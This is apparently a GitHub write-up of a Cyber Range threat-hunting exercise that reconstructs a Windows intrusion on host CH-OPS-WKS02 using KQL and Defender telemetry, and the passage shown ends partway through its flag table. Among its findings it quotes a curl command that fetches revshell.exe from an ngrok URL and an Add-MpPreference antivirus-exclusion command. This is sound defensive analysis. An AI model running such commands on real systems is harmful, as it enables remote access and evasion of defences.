PaidDues/Threat-Hunt-CorpHealth-Traceback
GitHub: PaidDues/Threat-Hunt-CorpHealth-Traceback
基于KQL和Microsoft Defender Advanced Hunting重建Windows入侵链。
Stars: 0 | Forks: 0
# 📚 Table of Contents
* [🕵️♂️ Threat Hunt: "CorpHealth: Traceback"](#️-threat-hunt-corphealth-traceback)
* [🧰 Platforms and Tools](#-platforms-and-tools)
* [🗺️ Attack Timeline (Reconstructed)](#️-attack-timeline-reconstructed)
* [🔍 Summary of Findings (Flags)](#-summary-of-findings-flags)
* [🏁 Flag-by-Flag Analysis](#-flag-by-flag-analysis)
+ [🏁 Flag 0: Establishing Investigation Scope: Entry Device](#-flag-0-establishing-investigation-scope-entry-device)
+ [🧾 Flag 1: Unique Maintenance Script](#-flag-1-unique-maintenance-script)
+ [🌐 Flag 2: First Outbound Beacon Attempt](#-flag-2-first-outbound-beacon-attempt)
+ [🎯 Flag 3: Beacon Destination](#-flag-3-beacon-destination)
+ [✅ Flag 4: Successful Beacon Timestamp](#-flag-4-successful-beacon-timestamp)
+ [📂 Flag 5: Unexpected Staging Activity](#-flag-5-unexpected-staging-activity)
+ [🔑 Flag 6: Staged File Integrity (SHA-256)](#-flag-6-staged-file-integrity-sha-256)
+ [🪞 Flag 7: Duplicate Staged Artifact](#-flag-7-duplicate-staged-artifact)

+ [🗝️ Flag 8: Suspicious Registry Activity](#️-flag-8-suspicious-registry-activity)
+ [🗓️ Flag 9: Scheduled Task Persistence](#️-flag-9-scheduled-task-persistence)

+ [🛠️ Flag 10: Registry Run-Key Persistence](#️-flag-10-registry-run-key-persistence)

+ [🧬 Flag 11: Privilege-Escalation Simulation Timestamp](#-flag-11-privilege-escalation-simulation-timestamp)

+ [🛡️ Flag 12: AV Exclusion Attempt](#️-flag-12-av-exclusion-attempt)

+ [🧪 Flag 13: PowerShell Encoded Command](#-flag-13-powershell-encoded-command)

+ [🪪 Flag 14: Privilege Token Modification](#-flag-14-privilege-token-modification)
+ [🆔 Flag 15: Whose Token Was Modified](#-flag-15-whose-token-was-modified)

+ [⬇️ Flag 16: Ingress Tool Transfer](#️-flag-16-ingress-tool-transfer)

+ [🌐 Flag 17: External Download Source](#-flag-17-external-download-source)
+ [▶️ Flag 18: Execution of the Staged Binary](#️-flag-18-execution-of-the-staged-binary)
+ [📡 Flag 19: External IP Contacted by the Binary](#-flag-19-external-ip-contacted-by-the-binary)
+ [📌 Flag 20: Persistence via Startup Folder](#-flag-20-persistence-via-startup-folder)
+ [💻 Flag 21: Remote Session Source Device](#-flag-21-remote-session-source-device)
+ [📍 Flag 22: Remote Session Source IP](#-flag-22-remote-session-source-ip)
+ [🔁 Flag 23: Internal Pivot IP](#-flag-23-internal-pivot-ip)
+ [🚪 Flag 24: First Suspicious Logon](#-flag-24-first-suspicious-logon)
+ [📥 Flag 25: IP Used During First Logon](#-flag-25-ip-used-during-first-logon)
+ [👤 Flag 26: Account Used During First Logon](#-flag-26-account-used-during-first-logon)
+ [🌍 Flag 27: Attacker Geographic Region](#-flag-27-attacker-geographic-region)
+ [🧭 Flag 28: First Process After Logon](#-flag-28-first-process-after-logon)
+ [📄 Flag 29: First File Accessed](#-flag-29-first-file-accessed)
+ [🔎 Flag 30: Next Action After Reading the File](#-flag-30-next-action-after-reading-the-file)
+ [🧑🔧 Flag 31: Next Account Accessed](#-flag-31-next-account-accessed)
* [🎯 MITRE ATT&CK Technique Mapping](#-mitre-attck-technique-mapping)
* [💠 Diamond Model of Intrusion Analysis](#-diamond-model-of-intrusion-analysis)
* [🧾 Conclusion](#-conclusion)
* [🎓 Lessons Learned](#-lessons-learned)
* [🛠️ Recommendations for Remediation](#️-recommendations-for-remediation)
# 🕵️♂️ Threat Hunt: *"CorpHealth: Traceback"*
This engagement was a Cyber Range threat hunt against the **CorpHealth** enterprise environment, centered on a single workstation, **`CH-OPS-WKS02`**, that surfaced a small cluster of correlated, low-severity events during an off-hours window in mid-to-late November 2025. The events were auto-categorized as routine maintenance, but the timing (overnight, with no scheduled jobs) and the behavior (silent PowerShell, outbound connections to nonstandard destinations) told a different story.
What began as one anomalous "health agent" execution unraveled into a full intrusion chain: an interactive logon from an external IP, on-host credential access and reconnaissance, a masquerading PowerShell maintenance script beaconing to a local listener, on-disk data staging, token-privilege manipulation, multi-layered persistence, antivirus tampering, and finally the ingress, execution, and outbound C2 of a reverse-shell binary delivered through an **ngrok** dynamic tunnel.
This report includes:
* 🗺️ **Timeline reconstruction** of adversarial activity on `CH-OPS-WKS02`, built from the analyst reasoning flow recorded during hunt closure
* 📜 **Detailed KQL queries** executed in a Log Analytics Workspace via Microsoft Defender Advanced Hunting tables
* 🧠 **MITRE ATT&CK mapping** to align observed behavior with documented adversary TTPs
* 💠 **Diamond Model analysis** for adversary profiling
* 🧪 **Evidence-based reasoning** for every one of the 32 flags (numbered 0 through 31) recovered during the hunt
## 🧰 Platforms and Tools
**Analysis Environment:**
* Microsoft Defender for Endpoint (Advanced Hunting)
* Azure Log Analytics Workspace (KQL mode)
**Telemetry Tables Used:**
* `DeviceInfo`, `DeviceProcessEvents`, `DeviceNetworkEvents`, `DeviceFileEvents`, `DeviceRegistryEvents`, `DeviceLogonEvents`, `DeviceEvents`
* `Heartbeat`, `SecurityEvent`, `Event`, `Syslog` (used for initial device-scoping)
**Techniques Used:**
* Kusto Query Language (KQL) for behavioral pivoting and correlation
* Base64 decode of encoded PowerShell payloads (`base64_decode_tostring`)
* IP geolocation enrichment (`geo_info_from_ip_address`)
* Cross-table timeline reconstruction by `InitiatingProcessId`, `RemoteSessionIP`, and timestamp
**Primary Subject:** Host `CH-OPS-WKS02`
**Accounts Involved:** `chadmin`, `ops.maintenance`
**Investigation Window:** `2025-11-15` → `2025-12-31`
## 🗺️ Attack Timeline (Reconstructed)
The timeline below is reconstructed from the **Analyst Synthesis / Logical Flow** captured at hunt closure, then anchored to the exact event timestamps recovered for each flag. Although the flags were *discovered* in investigative order, the *true chronology* of the intrusion spans four distinct activity bursts across roughly nine days.

The four phase tables below give the same sequence in detail, with each event mapped to its flag number.
### Phase 1, Initial Access, Credential Access & Recon, `2025-11-23`
| Time (UTC) | Event | Flag |
| --- | --- | --- |
| `03:08:31` | `LogonSuccess`, **`chadmin`** authenticates over the network from **`104.164.168.17`** (Vietnam), remote device name **`对手`** ("adversary") | 24, 25, 26, 21, 27 |
| `03:08:52` | `explorer.exe` spawned in the attacker session, first process under the interactive shell | 28 |
| `03:11:00` | `notepad.exe` opens **`C:\Users\chadmin\Documents\CH-OPS-WKS02 user-pass.txt`**, credential file accessed | 29 |
| `03:11:45` | `ipconfig.exe` executed, network configuration discovery | 30 |
| `03:30:27` | `LogonSuccess`, **`ops.maintenance`** authenticates from the same external IP, account pivot | 31 |
| `03:46:08` | `MaintenanceRunner_Distributed.ps1` makes its **first outbound beacon** to `127.0.0.1:8080` (`ConnectionFailed`) | 1, 2, 3 |
| `03:47:21` | `ConfigAdjust` Application event logged by `powershell.exe`, simulated privilege-escalation (`PrivEsc-Sim`) | 11 |
### Phase 2, Staging, Persistence & Privilege Manipulation, `2025-11-25`
| Time (UTC) | Event | Flag |
| --- | --- | --- |
| `04:14:07` | `ProcessPrimaryTokenModified`, PID **`4888`** (`powershell.exe`) adds privileges to its own token | 14, 15 |
| `04:14:40` | Registry key created: `...\Services\EventLog\Application\CorpHealthAgent`, fake event source | 8 |
| `04:15:02` | Primary staging file written: `...\Diagnostics\CorpHealth\inventory_6ECFD4DF.csv` (SHA-256 `7f63935…`) | 5, 6 |
| `04:15:02` | Duplicate/working copy written: `...\Temp\CorpHealth\inventory_tmp_6ECFD4DF.csv` (different hash `4ab6e57…`) | 7 |
| `04:15:26` | Scheduled-task registry tree created: `...\TaskCache\Tree\CorpHealth_A65E64` | 9 |
| `04:24:48` | Run-key value `MaintenanceRunner` set under `...\CurrentVersion\Run` | 10 |
| (Nov 25) | Encoded PowerShell executes `Write-Output 'token-6D5E4EE08227'` | 13 |
| (Nov 25) | `Add-MpPreference -ExclusionPath C:\ProgramData\Corp\Ops\staging` attempt (blocked by permissions) | 12 |
### Phase 3, Beacon Confirmed, `2025-11-30`
| Time (UTC) | Event | Flag |
| --- | --- | --- |
| `01:03:17` | `MaintenanceRunner_Distributed.ps1` achieves a **`ConnectionSuccess`** to `127.0.0.1:8080`, the definitive "handshake moment" | 4 |
### Phase 4, Ingress Tooling, Execution & C2, `2025-12-02`
| Time (UTC) | Event | Flag |
| --- | --- | --- |
| `12:17:07` | `curl.exe` writes **`revshell.exe`** to `C:\Users\chadmin\revshell.exe` from the ngrok URL | 16 |
| `12:28:26` | `revshell.exe` placed into the **Startup folder** (`...\Start Menu\Programs\StartUp\`) | 20 |
| `12:30:03` | `explorer.exe` **executes `revshell.exe`** | 18 |
| `12:56:54` | `curl.exe` `ConnectionSuccess` to **`unresuscitating-donnette-smothery.ngrok-free.dev`** (`3.22.30.40:443`) | 17 |
| `12:57:50` | `revshell.exe` attempts outbound to **`13.228.171.119:11746`** (`ConnectionFailed`) | 19 |
## 🔍 Summary of Findings (Flags)
| Flag | Objective | Finding |
| --- | --- | --- |
| 0 | Identify the entry device | `ch-ops-wks02` |
| 1 | Unique maintenance script | `MaintenanceRunner_Distributed.ps1` |
| 2 | First outbound beacon (timestamp) | `2025-11-23T03:46:08.400686Z` |
| 3 | Beacon destination | `127.0.0.1:8080` |
| 4 | Successful beacon (latest) | `2025-11-30T01:03:17.6985973Z` |
| 5 | Primary staging file | `C:\ProgramData\Microsoft\Diagnostics\CorpHealth\inventory_6ECFD4DF.csv` |
| 6 | Staged file SHA-256 | `7f6393568e414fc564dad6f49a06a161618b50873404503f82c4447d239f12d8` |
| 7 | Duplicate staged artifact | `C:\Users\ops.maintenance\AppData\Local\Temp\CorpHealth\inventory_tmp_6ECFD4DF.csv` |
| 8 | Suspicious registry key | `HKLM\SYSTEM\ControlSet001\Services\EventLog\Application\CorpHealthAgent` |
| 9 | Scheduled-task persistence | `HKLM\...\Schedule\TaskCache\Tree\CorpHealth_A65E64` |
| 10 | Run-key value name | `MaintenanceRunner` |
| 11 | Privilege-escalation event time | `2025-11-23T03:47:21.8529749Z` |
| 12 | AV exclusion attempt | `cmd.exe /c echo powershell ... Add-MpPreference -ExclusionPath C:\ProgramData\Corp\Ops\staging -Force` |
| 13 | Decoded PowerShell command | `Write-Output 'token-6D5E4EE08227'` |
| 14 | Token-modifying process (PID) | `4888` |
| 15 | Modified token's SID | `S-1-5-21-1605642021-30596605-784192815-1000` |
| 16 | Ingress tool transfer | `curl.exe -o revshell.exe https://unresuscitating-donnette-smothery.ngrok-free.dev/revshell.exe` |
| 17 | External download source | `unresuscitating-donnette-smothery.ngrok-free.dev` |
| 18 | Process that executed the binary | `explorer.exe` |
| 19 | External IP contacted by binary | `13.228.171.119` |
| 20 | Startup-folder persistence path | `C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\revshell.exe` |
| 21 | Remote session source device | `对手` |
| 22 | Remote session source IP | `100.64.100.6` |
| 23 | Internal pivot IP | `10.168.0.6` |
| 24 | First suspicious logon (timestamp) | `2025-11-23T03:08:31.1849379Z` |
| 25 | IP used during first logon | `104.164.168.17` |
